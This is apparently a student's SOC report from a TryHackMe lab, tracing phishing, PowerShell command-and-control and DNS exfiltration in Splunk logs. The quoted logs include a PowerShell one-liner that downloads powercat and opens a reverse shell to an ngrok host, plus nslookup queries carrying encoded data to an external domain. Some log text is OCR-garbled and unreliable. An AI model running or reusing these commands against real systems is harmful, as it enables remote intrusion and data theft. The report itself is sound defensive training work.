

SOC Investigation Report — PowerShell C2 Activity and DNS Data Exfiltration

Author: Damien Perdomo Galletti

Role: SOC Analyst (Simulation)

Environment: TryHackMe SOC Lab

Date: March 26, 2026

Lab Overview

This lab simulates a real **Security Operations Center (SOC)** environment where analysts receive security alerts and investigate them using a SIEM platform.

At the beginning of the lab, background information about the organization **TryHatMe**, an e-commerce company, was provided along with a **company directory containing employee names, roles, corporate emails, and assigned hosts**. This information helps analysts determine whether activity originates from legitimate corporate assets or potentially malicious sources.

The platform also provided general **alert triage guidance, classification rules, and escalation criteria**. However, the playbook section did not contain additional operational procedures.

The objective of the lab is to **triage alerts, investigate related logs in the SIEM, classify incidents as True Positive or False Positive, and determine whether escalation is required**.

The investigation was conducted following a structured SOC triage methodology, including alert validation, log correlation in Splunk, process analysis, and threat behavior identification based on MITRE ATT&CK techniques.

Company Information

TryHatMe is one of the fastest-growing companies within the e-commerce industry, specializing in the online sale of hats. Our unique value proposition, which allows customers to virtually "try on" hats before purchasing, has distinguished us in the market and driven rapid growth.

Directory

Name	Role	Email	Logged-in Host
Michael Ascot	CEO	michael.ascot@tryhatme.com	win-3450
Sophie J	HR	sophie.j@tryhatme.com	win-3461
Michelle Smith	Legal	michelle.smith@tryhatme.com	win-3459
Roger Fedora	Marketing	roger.fedora@tryhatme.com	win-3460
Yani Zubair	IT	yani.zubair@tryhatme.com	win-3449
Miguel O'Donnell	Sales	miguel.odonnell@tryhatme.com	win-3451
Cain Omoore	Sales	cain.omoore@tryhatme.com	win-3452
Kyra Flores	Sales	kyra.flores@tryhatme.com	win-3453
Amna Espinoza	Sales	amna.espinoza@tryhatme.com	win-3454

This investigation simulates a real-world attack scenario involving initial access through phishing, followed by command-and-control communication, lateral data access, and data exfiltration techniques.

Alert Investigation — Phishing Email Attempt

The SOC detected a suspicious inbound email originating from the external address **eileen@trendymillionairyco.me** and sent to **support@tryhatme.com**.

The email subject *“Inheritance Alert: Unknown Billionaire Relative Left You Their Hat Fortunes”* and the message content requested the recipient to provide **banking details**, which is a common indicator of **advance-fee phishing scams**.

A Splunk investigation was conducted to determine whether the domain or sender appeared in other events. The search results showed **only the original email event**, with no additional activity such as DNS queries, web requests, or user interaction with the domain.

Based on the investigation, the email was confirmed as a **phishing attempt**, but no user interaction or system impact was detected.


This indicates that the threat was successfully mitigated at an early stage, preventing any execution or compromise.

SOC Decision

Classification: True Positive

Escalation: No escalation required

Impact: No interaction or compromise observed



Additional Alerts

Multiple alerts were triggered during the initial phase of the investigation, primarily involving legitimate Windows processes (e.g., svchost.exe, taskhostw.exe, TrustedInstaller.exe) and unsolicited external emails.

These alerts were investigated and determined to be benign or low-risk events. The activity was consistent with normal system operations and unsolicited spam emails, with no indicators of compromise or suspicious behavior identified.

No evidence of malicious execution, user interaction, or compromise was identified during this phase.

Alert queue 26 alerts incoming

Assigned alert(s)

Write case report

1001 Suspicious Parent Child Relationship ^ Low Process Mar 26th 2026 at 00:22

Description: A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource: sysmon
timestamp: 03/26/2026 00:20:25.402
event.code: 1
host.name: win-3459
process.name: TrustedInstaller.exe
process.pid: 3577
process.parent.pid: 3506
process.parent.name: services.exe
process.command_line: C:\Windows\servicing\TrustedInstaller.exe
process.working_directory: C:\Windows\system32\
event.action: Process Create (rule: ProcessCreate)

New Search

Save As Create Table View Close

1 Index=* host.name="win-3459" "TrustedInstaller.exe"

6 hour window

1 of 1 event matched No Event Sampling

Job Job Run Stop Refresh Download Print Verbose Mode

Events (1) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

1 hour per column

List Format 50 Per Page

< Hide Fields All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
a datasource 1
a event.action 1
event.code 1
a host.name 1
a index 1
linecount 1
a process.command_line 1
a process.name 1
a process.parent.name 1
process.parent.pid 1
process.pid 1
a process.working_directory 1
a punct 1

i	Time	Event
>	3/26/26 12:20:12.402 AM	{ [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3459 process.command_line: C:\Windows\servicing\TrustedInstaller.exe process.name: TrustedInstaller.exe process.parent.name: services.exe process.parent.pid: 3506 process.pid: 3577 process.working_directory: C:\Windows\system32\ timestamp: 03/26/2026 00:20:12.402 } Show as raw text host = 1010.245.177.8989 source = eventcollector sourcetype = _json

True positive

False positive

B I U A ▾ ≡ ≡ ≡ ▾

Time of activity

03/26/2026 00:22:54.402

List of Affected Entities

Sender: leonard@fashionindustrytrends.xyz

Recipient: yani.zubair@tryhatme.com

Domain: fashionindustrytrends.xyz

Subject: Grow Your Hat Business Overnight with this Secret Formula

Reason for Classifying as False Positive

The email originates from an external domain using a .xyz TLD and contains promotional content related to business growth. Investigation in Splunk showed multiple similar emails sent to several employees, indicating a **bulk marketing/spam campaign rather than a phishing attempt**. No malicious links, attachments, or credential harvesting indicators were observed.

Reason for Escalating the Alert

Escalation is not required because the activity corresponds to **unsolicited marketing spam** and no indicators of compromise or malicious activity were detected.

Recommended Remediation Actions

Incident: Malicious Attachment Phishing Email

Assigned alert(s)

Write case report

1005

Suspicious Attachment found in email

Low

Phishing

Mar 26th 2026 at 00:30

Description:

datasource:

timestamp:

subject:

sender:

recipient:

attachment:

content:

direction:

A suspicious attachment was found in the email. Investigate further to determine if it is malicious.

email

03/26/2026 00:28:09.402

FINAL NOTICE: Overdue Payment - Account Suspension Imminent

john@hatmakereurope.xyz

michael.ascot@tryhatme.com

ImportantInvoice-February.zip

URGENT: Your account is 30 days past due and will be suspended today unless immediate payment is processed. Legal action will commence if payment is not received within 24 hours. Open the attached invoice immediately to view payment options and avoid legal consequences.

inbound

Summary

A phishing email containing a suspicious attachment was detected targeting **michael.ascot@tryhatme.com**. The message used urgent language regarding an overdue payment to pressure the recipient into opening the attachment **ImportantInvoice-February.zip**.

SIEM investigation confirmed that the attachment was downloaded by **OUTLOOK.EXE** and later accessed via **Explorer.exe** on host **win-3450**. Further analysis revealed that the

archive contained a disguised file **invoice.pdf.lnk**, which mimics a legitimate PDF document while actually being a Windows shortcut file.

i	Time	Event
		<pre>process.pid: 8668 timestamp: 03/26/2026 00:48:03.402 } Show as raw text host = 10.10.245.177:8989 source = eventcollector sourcetype = _json</pre>
>	3/26/26 12:48:03.402 AM	<pre>[...] datasource: symon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\InetCache\Content.Outlook\UP4K0JQB\ImportantInvoice-February.zip host.name: win-3450 process.name: OUTLOOK.EXE process.pid: 8668 timestamp: 03/26/2026 00:48:03.402 } Show as raw text host = 10.10.245.177:8989 source = eventcollector sourcetype = _json</pre>
>	3/26/26 12:48:03.402 AM	<pre>[...] datasource: symon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\InetCache\Content.Outlook\UP4K0JQB\ImportantInvoice-February.zip:Zone.Identifier host.name: win-3450 process.name: OUTLOOK.EXE process.pid: 8668 timestamp: 03/26/2026 00:48:03.402 } Show as raw text host = 10.10.245.177:8989 source = eventcollector sourcetype = _json</pre>
>	3/26/26 12:27:56.402 AM	<pre>[...] attachment: ImportantInvoice-February.zip content: URGENT: Your account is 30 days past due and will be suspended today unless immediate payment is processed. Legal action will commence if payment is not received within 24 hours. Open the attached invoice immediately to view payment options and avoid legal consequences. datasource: email direction: inbound recipient: michael.ascot@tryhatme.com sender: john@hatmakereurope.xyz subject: FINAL NOTICE: Overdue Payment - Account Suspension Imminent timestamp: 03/26/2026 00:27:56.402 } Show as raw text host = 10.10.245.177:8989 source = eventcollector sourcetype = _json</pre>

This behavior indicates a phishing attempt involving a malicious attachment designed to trick the user into executing a disguised file.

SOC Assessment

Classification: **True Positive**

Escalation: **Required**

Impact: The suspicious attachment was downloaded and opened on host **win-3450**, indicating potential malware delivery through a phishing email.

MITRE ATT&CK Techniques

T1566.001 — Phishing: Spearphishing Attachment

A phishing email was used to deliver a malicious attachment.

T1204.002 — User Execution: Malicious File

The user interacted with the attachment by opening the ZIP file.

T1036 — Masquerading

The file **invoice.pdf.lnk** was disguised to appear as a legitimate PDF document.

Key Indicators

Sender: **john@hatmakereurope.xyz**

Recipient: **michael.ascot@tryhatme.com**

Attachment: **ImportantInvoice-February.zip**
Suspicious File: **invoice.pdf.lnk**
Host: **win-3450**

Alert Timeline Overview

During the investigation, several alerts were generated within a short time window. Most of these alerts were related to **legitimate Windows processes** such as svchost.exe, taskhostw.exe, TrustedInstaller.exe, and WUDFHost.exe, which were flagged due to uncommon parent-child relationships but were confirmed to be normal system activity.

Additionally, multiple alerts were triggered for **emails received from external domains with unusual top-level domains**. After reviewing the subject lines, senders, and message content, these emails appeared to be **generic spam rather than targeted phishing attempts**, and no malicious attachments or user interaction was observed.

Because of this, many of the alerts during this period were considered **false positives or low-risk events**, likely triggered by detection rules that still require tuning.

For a period of time, no significant malicious activity was identified.

Initial Detection of Suspicious Activity

However, this changed when a new alert was triggered indicating that a **PowerShell script was created in the user's Downloads folder** on host **win-3450**.

← Case report for event ID: 1020

ID	Alert rule	Description	Incident type	Severity level	Date and time detected
1020	Powershell Script in Downloads Folder.	A powershell script was created in the Downloads folder.	Execution	Low	Mar 25th 2026 at 20:52

Alert details ^

datasource: sysmon

timestamp: 03/26/2026 00:49:39.402

event.code: 11

host.name: win-3450

process.name: powershell.exe

process.pid: 9060

event.action: File created (rule: FileCreate)

file.path: C:\Users\michael.ascot\Downloads\PowerView.ps1

This alert stood out from the previous events because it involved **PowerShell execution and the creation of a potentially offensive security tool (PowerView.ps1)**, which is commonly used for **Active Directory reconnaissance during post-exploitation**.

Unlike previous alerts, this activity involved direct interaction with offensive security tooling, marking a clear shift from benign noise to potentially malicious behavior requiring deeper investigation.

This activity required further investigation and was identified as the first **highly suspicious event in the alert timeline**.

Investigation of Critical Alerts

During the investigation of the alerts generated in the environment, most of the initial alerts were related to **legitimate Windows system processes and spam emails**. These alerts included normal process relationships involving svchost.exe, taskhostw.exe, and TrustedInstaller.exe, as well as emails flagged due to unusual external domains. After review, these events appeared to be **false positives or low-risk alerts** and did not indicate malicious activity.

For a short period, no significant malicious behavior was identified.

However, this changed when a **Medium severity alert** was triggered indicating that a **network drive was mapped to a local drive** on host **win-3450**. Because this activity involved a sensitive internal file share containing financial records, further investigation in Splunk was performed to determine whether the activity was legitimate or malicious.

Evidence of Malicious PowerShell Activity

The investigation revealed that a PowerShell process executed a malicious command that downloaded and executed the tool **powercat** directly from GitHub using the IEX(New-Object System.Net.WebClient).DownloadString() technique. The command then established a **reverse shell connection to 2.tcp.ngrok.io**, allowing the attacker to remotely control the compromised system.

The use of the IEX (Invoke-Expression) function combined with WebClient.DownloadString() is a well-known technique used to execute remote scripts directly in memory, often associated with fileless malware and post-exploitation frameworks.

The use of ngrok further indicates an attempt to bypass network restrictions and establish covert external communication.

This activity clearly indicates command-and-control (C2) behavior, providing the attacker with remote access to the compromised system and the ability to execute further actions within the environment.

Time	Event
12/48:10.402 AM	<pre>datasource: system event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.asot\AppData\Local\Temp\5_\P5criptPolicyTest_tumh5le_jfw.ps1 host.name: win-3458 process.name: powershell.exe process.pid: 3888 timestamp: 83/26/2026 88:48:16.482 }</pre> Show as raw text host = 10.10.245.177:8989 source = eventcollector sourcetype = _json
3/26/26 12:48:10.402 AM	<pre>("datasource": "system", "timestamp": "83/26/2026 88:48:16.482", "event.code": "11", "host.name": "win-3458", "process.name": "powershell.exe", "process.pid": "3888", "process.parent.pid": "3.188", "process.parent.name": "explorer.exe", "process.command_line": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c '[Net.WebClient] \$wc = New-Object System.Net.WebClient; \$wc.DownloadString('http://raw.githubusercontent.com/SecWiki/powcat/master/powcat.ps1'); powcat -c 2 tcp.ngrok.io -p 15282 -e powershell'", "process.working_directory": "C:\Windows\System32\WindowsPowerShell\v1.0\", \"event.action\": \"Process Create (rule: ProcessCreate)\"})</pre> Show syntax highlighted host = 10.10.245.177:8989 source = eventcollector sourcetype = _json
3/26/26 12:48:07.402 AM	<pre>{ [-] datasource: system dns.answers.data: 3.22.53.161 dns.question.name: 2.tcp.ngrok.io dns.resolved_ip: 3.22.53.161 event.action: Dns query (rule: DnsQuery) event.code: 22 host.name: win-3458 network.protocol: dns process.name: powershell.exe process.pid: 3888 timestamp: 83/26/2026 88:48:07.482 }</pre> Show as raw text host = 10.10.245.177:8989 source = eventcollector sourcetype = _json
3/26/26 12:48:06.402 AM	<pre>{ [-] datasource: system dns.answers.data: 185.199.111.133, 185.199.110.133, 185.199.109.133, 185.199.108.133 dns.question.name: raw.githubusercontent.com dns.resolved_ip: 185.199.111.133, 185.199.110.133, 185.199.109.133, 185.199.108.133 event.action: Dns query (rule: DnsQuery) event.code: 22 host.name: win-3458 network.protocol: dns process.name: powershell.exe process.pid: 3888 timestamp: 83/26/2026 88:48:06.482 }</pre>

Evidence of Access to Sensitive Network Share

Further analysis showed that shortly after the malicious PowerShell execution, the attacker used the command:

```
net.exe use Z: \\FILESRV-01\SSF-FinancialRecords
```

This command mapped the internal file server share **SSF-FinancialRecords** to a local drive. The command was executed by **powershell.exe**, which strongly suggests that the attacker was attempting to access **sensitive financial data from the internal file server**.

This behavior is consistent with **post-exploitation activity**, where an attacker attempts to discover or collect valuable data after gaining access to a compromised system.

Access to financial records further increases the severity of the incident, as it involves sensitive business data that could lead to financial or reputational damage if exfiltrated.

i	Time	Event
>	3/26/26 12:52:19.402 AM	<pre> [[-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\net.exe" use Z: /delete process.name: net.exe process.parent.name: powershell.exe process.parent.pid: 3728 process.pid: 8894 process.working_directory: C:\Users\michael.ascot\downloads\ timestamp: 03/26/2026 00:52:19.402] Show as raw text host = 10.10.245.177:8989 source = eventcollector sourcetype = _json </pre>
>	3/26/26 12:51:21.402 AM	<pre> [[-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords process.name: net.exe process.parent.name: powershell.exe process.parent.pid: 3728 process.pid: 5784 process.working_directory: C:\Users\michael.ascot\downloads\ timestamp: 03/26/2026 00:51:21.402] Show as raw text host = 10.10.245.177:8989 source = eventcollector sourcetype = _json </pre>
>	3/26/26 12:49:00.402 AM	<pre> [[-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\net.exe" localgroup process.name: net.exe process.parent.name: powershell.exe process.parent.pid: 9060 process.pid: 892 process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\ timestamp: 03/26/2026 00:49:00.402] </pre>

The investigation confirmed that host **win-3450**, associated with user **michael.ascot**, was compromised. The attacker executed malicious PowerShell commands, downloaded offensive security tools, established a reverse shell connection to an external host, and attempted to access sensitive financial records stored on the internal file server.

This sequence of events indicates **active post-exploitation activity and potential data access or exfiltration**, requiring immediate escalation to the incident response team.

Continuation

Further analysis revealed that **robocopy.exe** was executed by **powershell.exe** on host **win-3450**. The command copied files from the mapped network drive **Z:**, connected to **\\FILESRV-01\SSF-FinancialRecords**, to the local directory **C:\Users\michael.ascot\Downloads\exfiltration**. This behavior indicates **data collection and staging of sensitive financial records for potential exfiltration**.

Further investigation showed that the mapped network drive **Z:** was disconnected using the command **net.exe use Z: /delete**. The command was executed by **powershell.exe** on host **win-3450** shortly after files were copied from the internal share **\\FILESRV-01\SSF-FinancialRecords** to the local staging directory **C:\Users\michael.ascot\Downloads\exfiltration**, indicating attacker cleanup activity after data collection.

1025	Suspicious Parent Child Relationship	High	Process	Mar 26th 2026 at 00:55	
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:	sysmon				
timestamp:	03/26/2026 00:53:19.402				
event.code:	1				
host.name:	win-3450				
process.name:	nslookup.exe				
process.pid:	5520				
process.parent.pid:	3728				
process.parent.name:	powershell.exe				
process.command_line:	"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLlfVU3cDlGAAALhaz4rdw4re.io				
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\				
event.action:	Process Create (rule: ProcessCreate)				

Final Summary (para el informe)

During the investigation, multiple high-severity alerts were identified showing a consistent pattern of **PowerShell spawning nslookup.exe to query the external domain haz4rdw4re.io with encoded data**.

The repeated execution of nslookup.exe with encoded subdomains strongly indicates automated activity rather than legitimate user behavior. This pattern is consistent with DNS tunneling techniques, where data is segmented, encoded, and transmitted through DNS queries to bypass traditional network security controls and monitoring mechanisms.

These repeated DNS queries contained **base64-like encoded strings**, indicating the use of **DNS tunneling as a covert channel for data exfiltration**.

The use of DNS as an exfiltration channel allows attackers to bypass traditional security controls, as DNS traffic is often trusted and less strictly monitored in many environments.



The activity was preceded by:

- Execution of a **malicious PowerShell command downloading powercat (reverse shell tool)**
- Establishment of a **remote connection via ngrok (C2 communication)**
- Creation of files in a directory named **“exfiltration”**
- Mapping of a **network share (SSF-FinancialRecords)** followed by data staging and compression

This sequence confirms a full attack chain involving:

Initial execution → Command & Control → Data collection → Data staging → Data exfiltration via DNS

The final alert reinforces that the host remained actively compromised, continuously sending encoded data externally, confirming **ongoing exfiltration activity with real impact**.



This investigation highlights the importance of correlating multiple low and medium severity alerts to identify complex attack chains, as individual alerts alone may not fully represent the scope of an active compromise.